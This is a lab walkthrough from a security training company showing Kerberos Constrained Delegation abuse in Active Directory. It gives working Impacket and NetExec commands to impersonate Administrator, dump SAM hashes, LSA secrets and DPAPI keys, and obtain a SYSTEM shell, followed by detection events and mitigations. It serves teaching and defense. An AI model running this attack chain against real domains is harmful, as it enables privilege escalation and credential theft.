

KERBEROS CONSTRAINED DELEGATION EXPLOITATION





Contents

Introduction	3
What Is Kerberos Delegation?.....	3
S4U2Self and S4U2Proxy Extensions.....	4
The Active Directory Attribute	4
Lab Setup — Creating the Misconfiguration	4
Create a Domain User Account	4
Register a Service Principal Name (SPN).....	4
Configure Constrained Delegation with Protocol Transition.....	5
Configure /etc/hosts on Kali.....	11
Find Delegation Misconfigurations with NetExec	12
Exploitation	12
Obtain a Service Ticket Impersonating Administrator	12
Load the Kerberos Ticket into the Environment	13
Connect to SQL Server as Administrator.....	13
Dump Local SAM Hashes with secretdump.....	13
Gain Interactive Shell via PsExec	14
Active Directory Enumeration Detection	15
S4U2Self / S4U2Proxy Detection.....	15
Lateral Movement & Credential Dumping	15
Defensive Mitigations.....	15
Prefer 'Use Kerberos Only' Over Protocol Transition	15
Mark Sensitive Accounts as 'Account is Sensitive and Cannot Be Delegated'	15
Add Privileged Accounts to the 'Protected Users' Group.....	15
Prefer Resource-Based Constrained Delegation (RBCD)	16
Least-Privilege Service Accounts	16
Regular Delegation Audits.....	16
PowerShell: Find all accounts with Constrained Delegation configured.....	16
Conclusion.....	16



Introduction

Kerberos Constrained Delegation (KCD) is one of the most powerful and frequently abused features in Microsoft Active Directory environments. When an administrator configures a service account or computer object to be trusted for delegation to specific services, an attacker who compromises that account can potentially impersonate any domain user — including Domain Admins — to those delegated services. This capability, known as Protocol Transition (S4U2Self + S4U2Proxy), has been exploited in real-world breaches, red-team operations, and CTF challenges alike.

This article provides a complete, step-by-step technical walkthrough of a Kerberos Constrained Delegation attack against an Active Directory lab. We cover the underlying theory, the misconfiguration setup, enumeration from an attacker machine, exploitation using Impacket, and the final objective — gaining SYSTEM-level access to a SQL Server host while fully impersonating an Administrator.

What Is Kerberos Delegation?

Kerberos delegation allows a service to act on behalf of a user when accessing a downstream resource. The classic use case is a web application (Service A) that needs to access a backend database (Service B) using the identity of the end user.

There are three types of Kerberos delegation in Active Directory:

ACTIVE DIRECTORY SECURITY			
Three Types of Kerberos Delegation			
How each delegation model works, its attack surface, and security risk level			
DELEGATION TYPE	HOW IT WORKS	ATTACKER ABUSE	RISK LEVEL
 Unconstrained Delegation UD	Service receives a full copy of the user's Kerberos TGT stored in memory. It can impersonate the user to ANY service in the domain with zero restrictions on the target.	● Attacker dumps cached TGTs from memory (e.g., via Mimikatz or Rubeus). With those tickets, they can immediately impersonate Domain Admins to any service.	● CRITICAL Full domain compromise possible. Every user authenticating to the service is a potential pivot.
 Constrained Delegation (KCD) KCD / S4U	Service can only delegate to a pre-approved SPN list. Uses S4U2Self + S4U2Proxy extensions. 'Protocol Transition' mode lets it impersonate ANY user without their Kerberos ticket.	● With service account creds, attacker runs impacket-getST to forge a ticket as Domain Admin to the allowed service — no Admin password required.	● HIGH Exploitable with just service account credentials. Enables full Admin impersonation to specific delegated services.
 Resource-Based Constrained (RBCE) RBCE	Delegation is configured on the TARGET resource, not the source service. The resource specifies allowed accounts via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.	● Attacker with GenericWrite on a computer object sets the attribute to a controlled account, then uses S4U2Proxy to gain Administrator-level access to that machine.	● HIGH Requires write permissions on the target object. Widely exploited via ACL misconfigurations in modern AD attacks.

Active Directory Security Research · Kerberos Delegation Attack Surface



S4U2Self and S4U2Proxy Extensions

Kerberos Constrained Delegation with Protocol Transition relies on two Kerberos extensions defined in Microsoft's implementation:

- S4U2Self (Service-for-User-to-Self): Allows a service to obtain a Kerberos Service Ticket to itself on behalf of any user — even if that user never authenticated with Kerberos. This is the 'protocol transition' — it bridges non-Kerberos authentication (e.g., NTLM, form based) into Kerberos.
- S4U2Proxy (Service-for-User-to-Proxy): Takes the forwardable ticket obtained via S4U2Self and exchanges it for a ticket to a different target service, effectively completing the delegation chain.

The combination of both extensions allows an attacker who controls an account configured for Constrained Delegation with Protocol Transition to generate service tickets impersonating any user (including Domain Admin) to the allowed target service — completely bypassing that user's password.

The Active Directory Attribute

Administrators configure Constrained Delegation through the attribute msDS-AllowedToDelegateTo on the account object in Active Directory. When administrators select Use any authentication protocol (Protocol Transition), the AD flag TRUSTED_TO_AUTH_FOR_DELEGATION (T2A4D) is set in the userAccountControl attribute. This flag is the key indicator during enumeration

Lab Setup — Creating the Misconfiguration

Create a Domain User Account

On the Domain Controller, a new domain user named kavish is created using the net user command. This account will represent a service account used by a web application.

```
net user kavish Password@1 /add /domain
```

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net user kavish Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>
```

Register a Service Principal Name (SPN)

An SPN is a unique identifier for a service instance in Active Directory. For Kerberos delegation to function, the service account must have an SPN registered. This also makes the account a valid Kerberos service target.



```
setspn -A HTTP/msedgewin10.ignite.local ignite\kavish
```

```
C:\Users\Administrator>setspn -A HTTP/msedgewin10.ignite.local ignite\kavish
Checking domain DC=ignite,DC=local

Registering ServicePrincipalNames for CN=kavish,CN=Users,DC=ignite,DC=local
      HTTP/msedgewin10.ignite.local
Updated object
```

The SPN HTTP/msedgewin10.ignite.local is registered against the kavish account in the ignite domain. This simulates a scenario where kavish is the service account for an IIS web application hosted on MSEDGEWIN10.


Configure Constrained Delegation with Protocol Transition

Using Active Directory Users and Computers (ADUC), the administrator opens the properties of the kavish user account, navigates to the Delegation tab, and applies the following settings:

- Trust this user for delegation to specified services only — limits delegation scope
- Use any authentication protocol — enables Protocol Transition (S4U2Self)
- Add MSSQLSvc/WIN-SQL.ignite.local:1433 as the allowed service — the SQL Server on WIN-SQL

This configuration means: the kavish account can impersonate any domain user (including administrators) to the MSSQLSvc service on WIN-SQL.ignite.local:1433. This is a classic over permissioned delegation scenario.

- Open Active Directory → Press Enter
- Find the **kavish** user → Press Enter
- Right-click the user → Press Enter
- Click “**Properties**” → Press Enter
- Make changes in tabs → Press Enter
- Click “OK” → Press Enter



- Go to **Delegation** tab
- Select **“Trust this user for delegation to specified services only”**
- Select **“Use any authentication protocol”**
- Click **Add...**
- Select service/user and click **OK**



kavish Properties

?

✕

Organization	Member Of	Dial-in	Environment	Sessions
Remote control		Remote Desktop Services Profile		COM+
General	Address	Account	Profile	Telephones
Delegation				

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this user for delegation

☐ Trust this user for delegation to any service (Kerberos only)

☒ Trust this user for delegation to specified services only

☐ Use Kerberos only


☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
--------------	------------------	------	--------------

☐ Expanded

- Click **Users or Computers...**
- Type the **user/computer name**
- Click **Check Names**
- **Select the required service(s)**



- Click inside Enter the **object name** field
- Type the computer/username (e.g., **WIN-SQL**)
- Click **Check Names**
- Verify the name gets **underlined** (validated)
- Click OK



Select Users or Computers ✕

Select this object type:

Users, Computers, Built-in security principals, or Other objects Object Types...

From this location:

ignite.local Locations...

Enter the object names to select ([examples](#)):

WIN-SQL Check Names

Advanced... OK Cancel

Select the required service (e.g., MSSQLSvc – WIN-SQL – 1433) Click OK



kavish Properties



Add Services



To allow services to be delegated for a user or computer, select the appropriate users or computers, and then click the services.

To select one or more user or computer names, click Users or Computers.

[Users or Computers...](#)

Available services:

Service Type	User or Computer	Port	Service Name
mcsvc	WIN-SQL		
messenger	WIN-SQL		
msdtc	WIN-SQL		
msiserver	WIN-SQL		
MSSQL Svc	WIN-SQL ignite.local		
MSSQLSvc	WIN-SQL ignite.local	1433	
netdde	WIN-SQL		
<			>

[Select All](#)[OK](#)[Cancel](#)[Add...](#)[Remove](#)[OK](#)[Cancel](#)[Apply](#)[Help](#)



kavish Properties

?

✕

Organization	Member Of	Dial-in	Environment	Sessions
Remote control		Remote Desktop Services Profile		COM+
General	Address	Account	Profile	Telephones
Delegation				

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this user for delegation

☐ Trust this user for delegation to any service (Kerberos only)

☒ Trust this user for delegation to specified services only

☐ Use Kerberos only

☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
MSSQLSvc	WIN-SQL.ignite.local	1433	

< >

☐ Expanded

Add... Remove

OK Cancel Apply Help

Configure /etc/hosts on Kali

Before executing any attacks, the attacker (on Kali Linux) ensures that all domain hostnames are resolved correctly by adding entries to **/etc/hosts**. This is necessary because the Kali machine may not be using the DNS server.

```
(root@kali)-[~]
# cat /etc/hosts
127.0.0.1        localhost
127.0.1.1        kali
::1              localhost ip6-localhost ip6-loopback
ff02::1          ip6-allnodes
ff02::2          ip6-allrouters

192.168.1.11     DC.ignite.local ignite.local DC
192.168.1.10     MSEEDGEWIN10.ignite.local ignite.local MSEEDGEWIN10
192.168.1.8      WIN-SQL.ignite.local ignite.local WIN-SQL
```

Find Delegation Misconfigurations with NetExec

Using NetExec (nxc) with the --find-delegation flag, the attacker queries the Domain Controller over LDAP using the compromised kavish credentials to enumerate all delegation configurations in the domain.

```
nxc ldap 192.168.1.11 -u kavish -p Password@1 --find-delegation
```

```
[root@kali:~]# nxc ldap 192.168.1.11 -u kavish -p Password@1 --find-delegation
LDAP 192.168.1.11 389 DC
LDAP 192.168.1.11 389 DC
LDAP 192.168.1.11 389 DC
LDAP 192.168.1.11 389 DC
LDAP 192.168.1.11 389 DC
[*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local) (signing:None) (channel:local) (kavish:Password@1)
AccountName AccountType DelegationType DelegationRightsTo
-----
kavish Person Constrained w/ Protocol Transition MSSQLSvc/WIN-SQL.ignite.local:1433
```

The output confirms the misconfiguration: kavish has Constrained delegation with Protocol Transition to the MSSQLSvc service on WIN-SQL.ignite.local:1433. This is exactly what is needed to perform the S4U2Self + S4U2Proxy attack.

Exploitation

Obtain a Service Ticket Impersonating Administrator

Using Impacket's `getST.py`, the attacker performs the full S4U2Self + S4U2Proxy chain in a single command. This requests a Service Ticket (ST) for the `MSSQLSvc/WIN-SQL.ignite.local:1433` service but impersonating the Administrator account — all using only the `kavish` account credentials.

```
impacket-getST ignite.local/'kavish':Password@1 -spn MSSQLSvc/WIN-SQL.ignite.local:1433 -impersonate administrator -dc-ip 192.168.1.11
```

```
[root@kali:~]# impacket-getST ignite.local/'kavish':Password@1 -spn MSSQLSvc/WIN-SQL.ignite.local:1433 -impersonate administrator -dc-ip 192.168.1.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@MSSQLSvc_WIN-SQL.ignite.local:1433@IGNITE.LOCAL.ccache
```

The attack succeeds. The ticket is saved as a .ccache file — a Kerberos credential cache file. This ticket grants access to the SQL Server as the Administrator.



Load the Kerberos Ticket into the Environment

Before using the ticket, the attacker exports the KRB5CCNAME environment variable to point to the saved ccache file. This tells Kerberos-aware tools (like Impacket) to use this ticket for authentication.

```
export KRB5CCNAME=administrator@MSSQLSvc_WIN-SQL.ignite.local:1433@IGNITE.LOCAL.ccache
```

Connect to SQL Server as Administrator

With the ticket in the environment, the attacker uses `impacket-mssqlclient` with the `-k` (Kerberos) flag to authenticate to the SQL Server on WIN-SQL. No password is supplied — the Kerberos ticket handles authentication.

```
impacket-mssqlclient win-sql.ignite.local -k
```

```
(root@kali)~# export KRB5CCNAME=administrator@MSSQLSvc_WIN-SQL.ignite.local:1433@IGNITE.LOCAL.ccache
(root@kali)~# impacket-mssqlclient win-sql.ignite.local -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-SQL): Line 1: Changed database context to 'master'.
[*] INFO(WIN-SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (IGNITE\Administrator dbo@master)>
SQL (IGNITE\Administrator dbo@master)>
SQL (IGNITE\Administrator dbo@master)>
```

Success! The attacker is now connected to the SQL Server as Administrator — without ever knowing or cracking their password. The SQL Server fully trusted the Kerberos ticket.

Dump Local SAM Hashes with secretsdump

With the Kerberos ticket still loaded in the environment, the attacker uses `impacket-secretsdump` to remotely extract credential material from WIN-SQL. The `-k` and `-no-pass` flags instruct Impacket to use the cached Kerberos ticket rather than a password.

```
impacket-secretsdump -k -no-pass win-sql.ignite.local
```



```
(root@kali)-[~]
# impacket-secretsdump -k -no-pass win-sql.ignite.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9e04e3ef1ccc5f6da5282f90ab6b730f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ca2ab179358cf2837cfc10122fda2be6 :::
[*] Dumping cached domain logon information (domain/username:hash)
IGNITE.LOCAL/Administrator:$DCC2$10240#Administrator#9da647334c54c309cea20b225734b73e: (2026
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
IGNITE\WIN-SQL$:plain_password_hex:5f0079006e005c0044002b004600420052005d006d002300590030005
0048004d0072005000260025002d00480024006900760056003f004e0047005d007a004c004a002800540064007a
IGNITE\WIN-SQL$:aad3b435b51404eeaad3b435b51404ee:a25aaa951b07d696351a97f68075f66c :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc20907b346b6f9c7700c5d7fe06647d04883a53b
dpapi_userkey:0xf6e423317385870e17f2f80e25dbc230c6c300d9
[*] NL$KLM
0000 D8 23 D2 9F CD 06 09 83 AB D6 46 13 02 EE F4 D9 .#.....F.....
0010 5B 5A EE AC 21 EE 5B 1B 05 BA 23 4B BA 95 05 26 [Z..!.[...#K...&
0020 00 E0 4D 7B 7B A9 E4 7A ED 64 4F DB F5 95 FA DB ..M{{..z.d0.....
0030 16 E4 88 B0 8F A6 38 B8 91 54 5B 91 12 BC DA 94 .....8..T[.....
NL$KLM:d823d29fcd060983abd6461302eef4d95b5aeac21ee5b1b05ba234bba95052600e04d7b7ba9e47aed644f
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

An attacker extracts the NT hash for the local Administrator account on WIN-SQL. This attacker can use this hash in Pass-the-Hash attacks or crack it offline. Additionally, the attacker retrieves cached domain credentials and LSA secrets, potentially exposing other account credentials.

Gain Interactive Shell via PsExec

As a final demonstration of full system compromise, the attacker uses `impacket-psexec` with Kerberos authentication to obtain an interactive SYSTEM-level shell on WIN-SQL.ignite.local.

```
impacket-psexec administrator@win-sql.ignite.local -k -no-pass -dc-ip 192.168.1.11
```

```
(root@kali)-[~]
# impacket-psexec administrator@win-sql.ignite.local -k -no-pass -dc-ip 192.168.1.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on win-sql.ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file mZHDDoaW.exe
[*] Opening SVCManager on win-sql.ignite.local.....
[*] Creating service YJAT on win-sql.ignite.local.....
[*] Starting service YJAT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The attacker now has an interactive SYSTEM shell on WIN-SQL — the highest privilege level on a Windows machine. From here, every file, process, and service on the target host is accessible. Combined with the credential dump from Step 6.1, the attacker can proceed to laterally move across the entire ignite.local domain.



Active Directory Enumeration Detection

- Monitor for LDAP queries with filters containing msDS-AllowedToDelegateTo or userAccountControl attribute reads from non-administrative workstations.
- Alert on large-volume LDAP queries from unexpected source IPs — tools like BloodHound and NetExec generate characteristic query patterns.
- Windows Event ID 4662 — Object Access — captures LDAP queries against sensitive attributes when auditing is enabled.

S4U2Self / S4U2Proxy Detection

- Windows Event ID 4769 (Kerberos Service Ticket Operations) — look for TGS requests where the ticket options include 'forwardable' and the requesting account does not match the ticket subject.
- characterisedrequest is characterized by a TGS-REQ where the PA-FOR-USER pre-authentication data is present. This can be detected via network-level Kerberos monitoring (e.g., Zeek with Kerberos analyzers).
- Alert on service ticket requests for high value accounts (Administrator, krbtgt) starting from service accounts.

Lateral Movement & Credential Dumping

- **Windows Event ID 7045** — A new service was installed — detects PsExec's service creation pattern. Alert on short-lived randomly named services.
- **Windows Event ID 4624** (Logon) with Logon Type 3 (Network) combined with Event ID 4672 (Special Privileges) indicates privileged remote logon.
- Monitor for RemoteRegistry service being started unexpectedly — a key indicator of secretsdump activity.
- Sysmon Event ID 10 (Process Access) with TargetImage lsass.exe indicates credential dumping attempts.

Defensive Mitigations

The following controls significantly reduce the risk of Constrained Delegation abuse:

Prefer 'Use Kerberos Only' Over Protocol Transition

When Constrained Delegation is required, always prefer 'Use Kerberos only' over 'Use any authentication protocol'. The 'any protocol' option grants the dangerous S4U2Self capability. Kerberos-only delegation requires the user to present a forwardable Kerberos ticket, which means the attacker must already have that user's ticket — a much higher bar.

Mark Sensitive Accounts as 'Account is Sensitive and Cannot Be Delegated'

For high privileged accounts (Domain Admins, Enterprise Admins, service accounts with administrative rights), the administrator enables the Account is sensitive and cannot be delegated flag in ADUC. This prevents the delegation of their tickets even if the delegating account is configured with Protocol Transition. This is one of the most effective mitigations.

Add Privileged Accounts to the 'Protected Users' Group

Members of the Protected Users security group receive enhanced Kerberos protections, including a prohibition on their tickets being delegated. This provides defense in depth alongside the 'sensitive account' flag.



Prefer Resource-Based Constrained Delegation (RBCD)

Where possible, prefer Resource-Based Constrained Delegation over classic KCD. RBCD places the delegation configuration on the target resource (controlled by the resource owner) rather than on the source service account, providing more granular and manageable access control.

Least-Privilege Service Accounts

Avoid granting domain user accounts or service accounts more privileges than strictly necessary. Use Group Managed Service Accounts (gMSA) instead of standard user accounts for services — gMSA passwords automatically rotate and are much harder to compromise.

Regular Delegation Audits

Periodically audit Active Directory for accounts with delegation configured using PowerShell or tools like BloodHound. Remove delegation from accounts that no longer require it.

PowerShell: Find all accounts with Constrained Delegation configured

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo,userAccountControl | Select-Object Name,userAccountControl,msDS-AllowedToDelegateTo
```

Find accounts with Protocol Transition enabled (T2A4D flag = 0x1000000)

```
Get-ADUser -Filter {TrustedToAuthForDelegation -eq $true} -Properties TrustedToAuthForDelegation,msDS-AllowedToDelegateTo
```

Conclusion

Kerberos Constrained Delegation with Protocol Transition is a powerful Active Directory feature that, when misconfigured, creates a critical privilege escalation path. This walkthrough demonstrated how an attacker who gains credentials to a single low privilege service account — kavish — could completely compromise a remote SQL Server host and extract all credential material, effectively owning the machine without ever cracking a single administrative password.

The attack chain requires only two things: knowledge of the target SPN and credentials for the delegation enabled account. Tools like Impacket make the S4U2Self + S4U2Proxy chain trivially easy to execute once enumeration reveals the misconfiguration.

Defenders must treat Kerberos' delegation as a highly sensitive configuration. The combination of regular auditing, adding privileged accounts to the Protected Users group, and avoiding Protocol Transition in favor of Kerberos-only delegation dramatically reduces the attack surface. Detection engineering focused on anomalous TGS requests and remote service creation can catch these attacks in progress.

To learn more about Domain Escalation. Follow this [Link](#).



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

